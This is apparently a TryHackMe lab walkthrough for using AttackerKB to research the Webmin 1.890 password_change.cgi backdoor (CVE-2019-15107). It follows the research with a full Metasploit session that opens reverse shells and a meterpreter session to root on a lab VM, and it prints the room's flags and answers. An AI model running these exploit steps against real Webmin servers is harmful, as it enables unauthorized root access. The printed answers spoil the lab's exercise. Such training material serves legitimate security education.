AttackerKB

AttackerKB

Learn how to leverage AttackerKB and learn about exploits in your workflow!

[Task 1] I'm attacking what now?

Ever caught wind of a new vulnerability on Twitter or found something weird when examining a box? Fear no more, AttackerKB is here to make sense of it all!

Throughout this room, we'll be examining how we can leverage AttackerKB both as an attacker and defender to gain further insight into the ever-changing landscape of vulnerabilities.

A standalone version of the virtual machine used in this room can be found in this room. Additionally, you can download the OVA of Source for offline usage from https://www.darkstar7471.com/-resources.html

#1

Read the above and move onto task two!

No answer needed

[Task 2] Discovering the Lay of the Land

In this specific task, we'll be starting with the perspective of an attacker in a black-box assessment. Start by deploying and scanning the box in order to discover what has been installed.

Photo by Paweł Czerwiński on Unsplash

#1

Deploy the virtual machine attached to this task.
This deployment period will take about two minutes at the most.

No answer needed

#2

Scan the machine with Nmap.

What non-standard service can be found running on the high-port?

webmin

#3

Further enumerate this service,

what version of it is running?

1.890

#4

Visit the webpage generated by this service.

You should encounter an error due to SSL being present.

Change the URL to use HTTPS and ignore the exception.

After this, view the certificate.

What hostname can we find on the cert details?

On Firefox, you can view this by clicking on the 'i' in the URL, then the '>' in Connection, 'More Information', and then 'View Certificate' on the Security tab.

http://10.10.240.169:10000
https://10.10.240.169:10000

source

#5

Adjust your /etc/hosts file accordingly to include the newly discovered hostname and revisit the webpage in question.

Note, that this will confirm that the service we previously discovered using Nmap is correct. Once you've done this, move onto task three.

No answer needed

nmap-scan


nmap -sC -sV -p- 10.10.240.169

```
---------------------------------------------------------------
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)

10000/tcp open     http    MiniServ 1.890 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 40E3626A79945C37A0D379AF892045D7
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

18256/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

[Task 3] Learning to Fly

Now that we've discovered a strange service running on our target, let's move onto further research to discover possible exploits and how valuable they might be with AttackerKB.

AKB



Help us improve your experience! **Take our brief survey** about AttackerKB.

Topics

ATTACKER VALUE
MODERATE

CVE-2020-1170

Disclosure Date: June 09, 2020 (last updated June 13, 2020)

An elevation of privilege vulnerability exists in Windows Defender that leads arbitrary file deletion on the system.To exploit the vulnerability, an attacker would first have to log on to the system, aka 'Microsoft Windows Defender Elevation of Privilege Vulnerability'. This CVE ID is unique from CVE-2020-1163.

Attack Vector: Local

1 1

ATTACKER VALUE
HIGH

CVE-2020-7357

Last updated June 27, 2020

Featured

Windows Remote Desktop (RDP) Use-after-free vulnerability, "Bluekeep"
Very High Attacker Value | 10 Assessments

CVE-2020-1048: Windows Print Spooler Elevation of Privilege Vulnerability
High Attacker Value | 1 Assessments

CVE-2018-13379 Path Traversal in Fortinet FortiOS
Very High Attacker Value | 1 Assessments


Ripple20 Treck TCP/IP Stack Vulnerabilities
Low Attacker Value | 1 Assessments

CVE-2020-12695 "CallStranger"
Low Attacker Value | 2 Assessments

CVE-2020-3956: VMware Cloud Director Code Injection Vulnerability

#1
First, let's navigate to AttackerKB! For our purposes, think of AttackerKB as similar to Exploit-DB but with a higher degree of information surrounding vulnerabilities and the exploits therein associated with them. The AKB dashboard at the time of writing. Note, we won't have to log in for what we're doing. That being said, logging in (via GitHub OAuth) allows us to post and contribute to discussions surrounding vulnerabilities.

No answer needed



Webmin password_change.cgi Command Injection

Disclosure Date: August 16, 2019 · Last updated February 28, 2020

CVE-2019-15107

#2

AKB allows us to search for various vulnerabilities via the search bar at the top right of the site. Search now for 'Webmin' and click on 'password_change.cgi'

No answer needed

#3

Take a look through the Assessments for this vulnerability.
As an attacker, we can use the information posted here by other members to determine how value an exploit might be and any tweaks we might have to make to exploit code.
Similarly, as a defender we can leverage these comments to gain additional situational information for vulnerabilities, allowing us to gauge how quickly we need to patch them.
Which version of Webmin is immediately vulnerable to this exploit?

1.890

#4

What type of attack was this?
Note, we're looking for how this was added to the code for Webmin, not how this results in remote code execution (RCE).

supply chain

#5

Can you find a link to a post on the webmin's website explaining what happened?
What day was Webmin informed of an 0day exploit?

august 17th 2019

#6

Last but certainly not least, let's find the link to our exploit.
We can see in the Assessments that a Metasploit module was added for this backdoor.
What pull number was this added in?

12219

#7

Once you've located the exploit, let's move onto task four!

No answer needed

[Task 4] Blasting Away

Now that we've gained some insight into the vulnerability and its associated exploit that we've discovered, let's move back into the scope of an attacker.
In this task we'll be leveraging Metasploit. If you have any difficulties here, I suggest checking out the RP: Metasploit room

#1

Launch Metasploit now as we'll be leveraging the Metasploit module for this exploit.

No answer needed

#2

With Metasploit open, search for and select the exploit we previously investigated.

No answer needed

#3

Now that we've selected our exploit, set the options provided appropriately. Beyond RHOSTS and LHOST, what is the third option we must set to 'True'?

SSL

#4

Run the exploit.
What is the user flag?

THM{SUPPLY_CHAIN_COMPROMISE}

#5

How about the root flag?

THM{UPDATE_YOUR_INSTALL}

#6

Once you've completed gaining the root flag, move onto the fifth and final task.

No answer needed

metasploit-session

```
msf5 > search CVE-2019-15107

Matching Modules
================

   #  Name                             Disclosure Date  Rank       Check  Description
   -  ----                             ---------------  ----       -----  -----------
   0  exploit/linux/http/webmin_backdoor  2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


msf5 > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
msf5 exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local
machine or 0.
0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


msf5 exploit(linux/http/webmin_backdoor) > set rhosts 10.10.240.169
rhosts => 10.10.240.169
msf5 exploit(linux/http/webmin_backdoor) > set lhost 10.2.27.69
lhost => 10.2.27.69
msf5 exploit(linux/http/webmin_backdoor) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
msf5 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.2.27.69:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.2.27.69:4444 -> 10.10.240.169:50314) at 2020-07-13 11:43:16 -0400

whoami
root
^Z
Background session 1? [y/N]  y
msf5 exploit(linux/http/webmin_backdoor) > set target = 1
target => = 1
msf5 exploit(linux/http/webmin_backdoor) > run

[-] Exploit failed: An exploitation error occurred.
[*] Exploit completed, but no session was created.
msf5 exploit(linux/http/webmin_backdoor) > set target 1
target => 1
msf5 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.2.27.69:4444
[*] Configuring Automatic (Linux Dropper) target
[*] Sending linux/x64/meterpreter/reverse_tcp command stager
[*] Sending stage (3012516 bytes) to 10.10.240.169
[*] Command Stager progress - 100.00% done (823/823 bytes)
[*] Meterpreter session 2 opened (10.2.27.69:4444 -> 10.10.240.169:50316) at 2020-07-13 11:44:12 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: no-user @ source (uid=0, gid=0, euid=0, egid=0)
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2020-06-26 00:38:59 -0400  bin
40755/rwxr-xr-x   4096      dir   2020-06-26 00:40:04 -0400  boot
40755/rwxr-xr-x   4096      dir   2020-06-26 00:21:31 -0400  cdrom
40755/rwxr-xr-x   3760      dir   2020-07-13 10:50:08 -0400  dev
40755/rwxr-xr-x   4096      dir   2020-06-26 01:13:38 -0400  etc
40755/rwxr-xr-x   4096      dir   2020-06-26 00:37:27 -0400  home
100644/rw-r--r--  57943889  fil   2020-06-26 00:40:03 -0400  initrd.img
100644/rw-r--r--  57943889  fil   2020-06-26 00:40:03 -0400  initrd.img.old
40755/rwxr-xr-x   4096      dir   2020-06-26 00:23:24 -0400  lib
40755/rwxr-xr-x   4096      dir   2020-06-26 00:20:38 -0400  lib64
40700/rwx------   16384     dir   2020-06-26 00:20:27 -0400  lost+found
40755/rwxr-xr-x   4096      dir   2020-06-26 00:20:35 -0400  media
40755/rwxr-xr-x   4096      dir   2020-06-26 00:20:35 -0400  mnt
40755/rwxr-xr-x   4096      dir   2020-06-26 00:20:35 -0400  opt
40555/r-xr-xr-x   0         dir   2020-07-13 10:49:21 -0400  proc
40700/rwx------   4096      dir   2020-06-26 00:46:33 -0400  root
```

```
40755/rwxr-xr-x   840        dir   2020-07-13 10:55:15 -0400  run
40755/rwxr-xr-x   12288       dir   2020-06-26 00:39:12 -0400  sbin
40755/rwxr-xr-x   4096       dir   2020-06-26 00:37:39 -0400  snap
40755/rwxr-xr-x   4096       dir   2020-06-26 00:20:35 -0400  srv
100600/rw-------  2147483648  fil   2020-06-26 00:24:12 -0400  swap.img
40555/r-xr-xr-x   0          dir   2020-07-13 10:49:43 -0400  sys
41777/rwxrwxrwx   4096       dir   2020-07-13 11:44:01 -0400  tmp
40755/rwxr-xr-x   4096       dir   2020-06-26 00:20:40 -0400  usr
40755/rwxr-xr-x   4096       dir   2020-06-26 00:42:03 -0400  var
100600/rw-------  8380064     fil   2020-06-26 00:23:40 -0400  vmlinuz
100600/rw-------  8380064     fil   2020-06-26 00:23:40 -0400  vmlinuz.old
100644/rw-r--r--  2086       fil   2020-06-26 00:42:27 -0400  webmin-setup.out

meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2020-06-26 00:46:44 -0400  dark

meterpreter > cd dark
meterpreter > ls
Listing: /home/dark
===================

Mode             Size      Type  Last modified              Name
----             ----      ----  -------------              ----
100600/rw-------  7         fil   2020-06-26 00:46:44 -0400  .bash_history
100644/rw-r--r--  220       fil   2020-06-26 00:37:27 -0400  .bash_logout
100644/rw-r--r--  3771      fil   2020-06-26 00:37:27 -0400  .bashrc
40700/rwx------   4096      dir   2020-06-26 00:38:07 -0400  .cache
40700/rwx------   4096      dir   2020-06-26 00:38:08 -0400  .gnupg
40775/rwxrwxr-x   4096      dir   2020-06-26 00:43:55 -0400  .local
100644/rw-r--r--  807       fil   2020-06-26 00:37:27 -0400  .profile
100644/rw-r--r--  0         fil   2020-06-26 00:38:24 -0400  .sudo_as_admin_successful
100664/rw-rw-r--  29        fil   2020-06-26 00:44:56 -0400  user.txt
100664/rw-rw-r--  15550066  fil   2020-06-26 00:39:13 -0400  webmin_1.890_all.deb

meterpreter > cat user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
meterpreter > cd /
meterpreter > cd root
meterpreter > ls
Listing: /root
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
100600/rw-------  44    fil   2020-06-26 00:46:40 -0400  .bash_history
100644/rw-r--r--  3106  fil   2020-06-26 00:20:38 -0400  .bashrc
40700/rwx------   4096  dir   2020-06-26 00:47:01 -0400  .gnupg
40755/rwxr-xr-x   4096  dir   2020-06-26 00:46:18 -0400  .local
100644/rw-r--r--  148   fil   2020-06-26 00:20:38 -0400  .profile
40700/rwx------   4096  dir   2020-06-26 00:37:27 -0400  .ssh
100644/rw-r--r--  25    fil   2020-06-26 00:46:33 -0400  root.txt

meterpreter > cat root.txt
THM{UPDATE_YOUR_INSTALL}
```

[Task 5] Going Further

Want to get even more out of AttackerKB? Check out the AKB Explorer by Horshark!
Written in python, AKB Explorer provides similar functionality to Searchsploit, expanded to encompass the features

of AKB.
Using this tool, you can search by name, CVE, and username for posts! Check it out here: Link

Photo by Meiying Ng on Unsplash

#1
Read the above and keep learning!

No answer needed